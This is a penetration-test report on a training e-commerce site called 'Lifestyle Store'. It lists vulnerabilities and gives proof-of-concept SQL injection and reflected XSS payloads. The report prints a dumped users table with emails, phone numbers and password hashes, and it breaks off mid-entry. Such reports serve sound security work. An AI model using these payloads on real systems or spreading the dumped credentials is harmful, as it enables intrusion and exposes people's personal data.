







# Lifestyle Store - Project Web Application

Detailed Developer Report

# Security Status – Extremely Vulnerable

- Hacker can steal all records from the databases of the website. (SQLi)
- Hacker can take control of complete server including View, Add, Edit, delete files and folders. (Shell Upload)
- Hacker can change source code of application to host malware, phishing pages or even explicit content. (Shell Upload)
- Hacker can inject client side code into application and trick users by changing how page looks to steal information or spoil the name of the company.(XSS)
- Hacker can execute any commands to extract information from website and deface it.(Admin Pane Access)
- Hacker can easily view default and debug pages, can easily guess the default passwords and can exploit all the vulnerability related to the third party components used. (Security misconfiguration)

# Vulnerability Statics



# Vulnerabilities

No	Severity	Vulnerability	Count
1	Critical	SQL Injections	3
2	Severe	Reflected and Stored Cross Site Scripting	2
3	Severe	Insecure Direct Object Reference	3
4	Critical	Rate Limiting Issues	1
5	Critical	Insecure File Uploads	1
6	Moderate	Client Side Filter Bypass	1
7	Low	Descriptive Error Messages	1
8	Low	Default Files and Pages	5
9	Critical	Remote File Inclusion	1
10	Moderate	Directory Listing	2

# Vulnerabilities

No	Severity	Vulnerability	Count
11	Moderate	PII Leakage	1
12	Severe	Open Redirection	1
13	Severe	Bruteforce Exploitation of Coupon Codes	1
14	Moderate	Command Execution Vulnerability	2
15	Severe	Forced Browsing	2
16	Low	Seller Account Access	1

# 1.SQL Injection

## SQL Injection (Critical)

Below mentioned URL in the online w-commerce portal is vulnerable to SQL injection attack

**Affected URL:**

- <http://13.234.32.218/products.php?cat=1>

**Affected Parameters:**

- cat(GET parameter)

**Payload:**

- cat=1'

# 1.SQL Injection

## SQL Injection (Critical)


Here are other similar SQLi in the application

**Affected URL:**

- <http://13.234.32.218/products.php?cat=2>
- <http://13.234.32.218/products.php?cat=3>

# Observation


- Navigate to the Main Page of the website where you will see categories option click on **“T Shirt”** or **“Socks”** or **“Shoes”** to get into this URL. you will see products as per the category you chosen but notice the **GET parameter** in the URL.






# Observation

- Now, we apply **single quote** in category parameter (i.e. GET parameter):  
**`http://13.234.32.218/products.php?cat=1'`** and we get complete **MySQL error**.



# Observation


- When we put --+ : <http://13.234.32.218/products.php?cat=1'--+> and the error is removed confirming **SQL Injection**:



# Proof of Concept (PoC)

- Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information:

**`http://13.234.32.218/products.php?cat=1%27%20union%20select%201,database(),2,version(),3,4,5--+`**



# Business Impact – Extremely High

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.

Below is the screenshot of users table which shows user credentials being leaked, although the password is encrypted yet vulnerable and can be misused by hackers.

Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

```
[21:58:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL >= 5.6
[21:58:54] [INFO] fetching entries of column(s) 'email, id, name, password, phone_number, user_name' for table 'users' in database 'hacking_training_project'
Database: hacking_training_project
Table: users
[16 entries]
```

id	name	user_name	password	email	phone_number
1	admin	admin	\$2y\$10\$xmDvrXSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	admin@lifestylestore.com	8521479630
2	Donald Duck	Donal234	\$2y\$10\$PM.7nBSP5Fma1dxim/S3s./p5xR6GTKvjry7ysJtxOkBq0JURAhS0	donald@lifestylestore.com	9489625136
3	Brutus	Pluto98	\$2y\$10\$xmDvrXSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	Pluto@lifestylestore.com	8912345670
4	Chandan	chandan	\$2y\$10\$4cZBEIrgthxdvTlhwUlivuFELe03rR.GIcdp03Njr7S0vei0KLVDa	chandan@lifestylestore.com	7854126395
5	Popeye the sailor man	Popeye786	\$2y\$10\$Fkv1RfwYTIow0w2CaZtAQXvnhGAUjt/If/yTqkNPC5zTrsVm7EeC	popeye@lifestylestore.com	9745612300
6	Radhika	Radhika	\$2y\$10\$RYxNh0yV/G4g70tFwpqYaexvHi8rF6XXui8kTlwtrfqhTutCA8JC.	radhika@lifestylestore.com	9512300052
7	Nandan	Nandan	\$2y\$10\$G.cRNLMEiG79ZFXELHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K	Nandan@lifestylestore.com	7845129630
8	Murthy Adapa	MurthyAdapa	\$2y\$10\$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6ev1DPR.11UubDG	murthy@internshala.com	8365738264
9	John Albert	john	\$2y\$10\$GhDB8h1X6XjPMY12GZ1vD07Y3en97u1/.oXTZLmYqB6F18FBgecvG	jhon@gmail.com	6598325015
10	Bob	bob	\$2y\$10\$kiUikn3HPFbuyTtk751LNurxzqC0LX3eMGy0/Uxl6J0oG37dCGKLq	bob@building.com	8576308560
11	Jack	jack	\$2y\$10\$z/nyNlKRJ76m9ItmZ4N510eRxy6Gkqi9N/UBcJu5Ze07eM7N4pTHu	jack@ronald.com	9848478231
12	Bulla Boy	bulla	\$2y\$10\$HT5oiRMetqaz7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG	bulla@ranto.com	7645835473
13	hunter	hunter	\$2y\$10\$Pb3U9iFxbWgSbl2AkBpiEeIBdhiYfwy9y.xv23q12gGbmCyn7N3g2	konezo@web-experts.net	9788777777
14	asd	asd	\$2y\$10\$At5pFZnRwpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVIkBOFPcF2	asd@asd.com	9876543210
15	acdc	acdc	\$2y\$10\$J50B78.gpucULtwpHwbcPedYcaIn.Yi.tsTlyQtK17FzdSpmIRRbi	cewi@next-mail.info	9999999999
16	hacker	hacker1	\$2y\$10\$KwdTzams0IBoVmmDjrj6Yu5vwxiz2.GFvJS2GSA5xAzxfSSNyn7d6	hacker1@gmail.com	9234567899

# Recommendation

Take the following precautions to avoid exploitation of SQL injections:

- Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query.
- Character encoding: If you are taking input that requires you to accept special characters , encode it. Example. Convert all ' to \' , " to \", \ to \\. It is also suggested to follow a standard encoding for all special characters such as HTML encoding, URL encoding etc.
- Do not run Database Service as admin/root user.
- Disable/remove default accounts, passwords and databases.
- Assign each Database user only the required permissions and not all permissions.

# References

- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)

## 2.Reflected Cross Site Scripting (XSS)

### Cross Site Scripting (Severe)

Below mentioned parameters are vulnerable to reflected XSS.

**Affected URL:**

- [http://13.234.32.218/search/search.php?q=\(here\)](http://13.234.32.218/search/search.php?q=(here))

**Affected Parameters:**


- q

**Payload:**

- "><script>alert(1)</script>

# Observation


- Login in to your account.
- Then go to **My Cart** and then click **SHOP NOW** button and type “<>” in the search Box.
- You will notice that the code being reflected on the website.





# PoC – custom script was executed

- Now, put the payload instead of “<>” after the q parameter: “><script>alert(1)</script>”
- **As you can see we executed custom JS causing popup.**



## 2.Reflected Cross Site Scripting (XSS)

### Cross Site Scripting (Severe)

Below mentioned parameters are vulnerable to reflected XSS.

**Affected URL:**

- [http://13.234.32.218/products/details.php?p\\_id= \(all Id's\)](http://13.234.32.218/products/details.php?p_id=(all Id's))

**Affected Parameters:**

